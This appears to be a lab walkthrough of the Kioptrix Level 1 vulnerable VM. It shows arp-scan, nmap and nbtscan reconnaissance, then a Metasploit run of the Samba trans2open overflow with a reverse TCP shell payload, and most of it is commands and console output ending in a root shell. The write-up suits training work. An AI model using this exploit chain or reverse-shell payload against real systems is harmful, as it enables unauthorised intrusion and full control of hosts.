
Host discovery:

arp-scan -l




NMAP Report:

nmap -A -sC -sV -o nmp2 192.74.3.111

-A: Enable OS detection, version detection, script scanning, and traceroute

-sV: Probe open ports to determine service/version info

-sC: equivalent to --script=default



Starting Nmap 7.95 (https://nmap.org) at 2025-04-12 13:47 EDT

Nmap scan report for 192.74.3.111

Host is up (0.00043s latency).

Not shown: 994 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

| ssh-hostkey:

| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)

| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)

|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)

|_sshv1: Server supports SSHv1

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

| http-methods:

|_ Potentially risky methods: TRACE

|_http-title: Test Page for the Apache Web Server on Red Hat Linux

111/tcp open rpcbind   2 (RPC #100000)

| rpcinfo:

| program version   port/proto service

| 100000 2   111/tcp   rpcbind

| 100000 2   111/udp   rpcbind

| 100024 1   1024/tcp   status

|_ 100024 1   1024/udp   status

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

443/tcp open ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2_RC4_128_WITH_MD5

| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| SSL2_RC2_128_CBC_WITH_MD5

| SSL2_RC4_64_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

|_   SSL2_DES_192_EDE3_CBC_WITH_MD5

| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-09-26T09:32:06

|_Not valid after: 2010-09-26T09:32:06

|_http-title: 400 Bad Request

|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

|_ssl-date: 2025-04-12T17:49:34+00:00; +1m51s from scanner time.

1024/tcp open status   1 (RPC #100024)

MAC Address: 00:50:56:35:21:3C (VMware)

Device type: general purpose

Running: Linux 2.4.X

OS CPE: cpe:/o:linux:linux_kernel:2.4

OS details: Linux 2.4.9 - 2.4.18 (likely embedded)

Network Distance: 1 hop

Host script results:

|_smb2-time: Protocol negotiation failed (SMB2)

|_nbstat: NetBIOS name: KlOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_clock-skew: 1m50s

TRACEROUTE

HOP RTT ADDRESS

1 0.43 ms 192.74.3.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds

Nbtscan:

NBTscan is a program for scanning IP networks for NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address (such as Ethernet).

nbtscan 192.74.3.111

Metasploit:

msfconsole -q

```
┌──(root㉿kali)-[~/Desktop/box/kiooptrix_l1]
└─# msfconsole -q
```

search smb_v

use 0

show options


```
msf6 > search smb_v

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version   .                normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```


set rhost 192.74.3.111

run

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.74.3.111
rhost => 192.74.3.111
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fi
aced with '*' in regular expression
[*] 192.74.3.111:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.74.3.111          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Samba 2.2.1a





Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

search trans2open

use 1

set payload generic/shell_reverse_tcp

show options



```
msf6 > search trans2open

Matching Modules
================

   #  Name                                                Disclosure Date  Rank   Check  Description
   -  ----                                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set p
set password                  set payloaduuidseed           set prependfork               set prependsetreuid           set proxies
set payload                   set payloaduuidtracking       set prependsetgid             set prependsetuid
set payloadprocesscommandline set pingbackretries           set prependsetregid           set prompt
set payloaduuidname           set pingbacksleep             set prependsetresgid          set promptchar
set payloaduuidraw            set prependchrootbreak        set prependsetresuid          set prompttimeformat
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.74.3.105     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

set rhosts 192.74.3.111

run

whoami

```
msf6 exploit(linux/samba/trans2open) > set rhosts 192.74.3.111
rhosts => 192.74.3.111
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.74.3.105:4444
[*] 192.74.3.111:139 - Trying return address 0xbffffdfc...
[*] 192.74.3.111:139 - Trying return address 0xbffffcfc...
[*] 192.74.3.111:139 - Trying return address 0xbffffbfc...
[*] 192.74.3.111:139 - Trying return address 0xbffffafc...
[*] 192.74.3.111:139 - Trying return address 0xbffff9fc...
[*] 192.74.3.111:139 - Trying return address 0xbffff8fc...
[*] 192.74.3.111:139 - Trying return address 0xbffff7fc...
[*] 192.74.3.111:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.74.3.105:4444 -> 192.74.3.111:1025) at 2025-04-12 10:18:14 -0400

[*] Command shell session 2 opened (192.74.3.105:4444 -> 192.74.3.111:1026) at 2025-04-12 10:18:15 -0400
[*] Command shell session 3 opened (192.74.3.105:4444 -> 192.74.3.111:1027) at 2025-04-12 10:18:17 -0400
[*] Command shell session 4 opened (192.74.3.105:4444 -> 192.74.3.111:1028) at 2025-04-12 10:18:18 -0400

whoami
root
```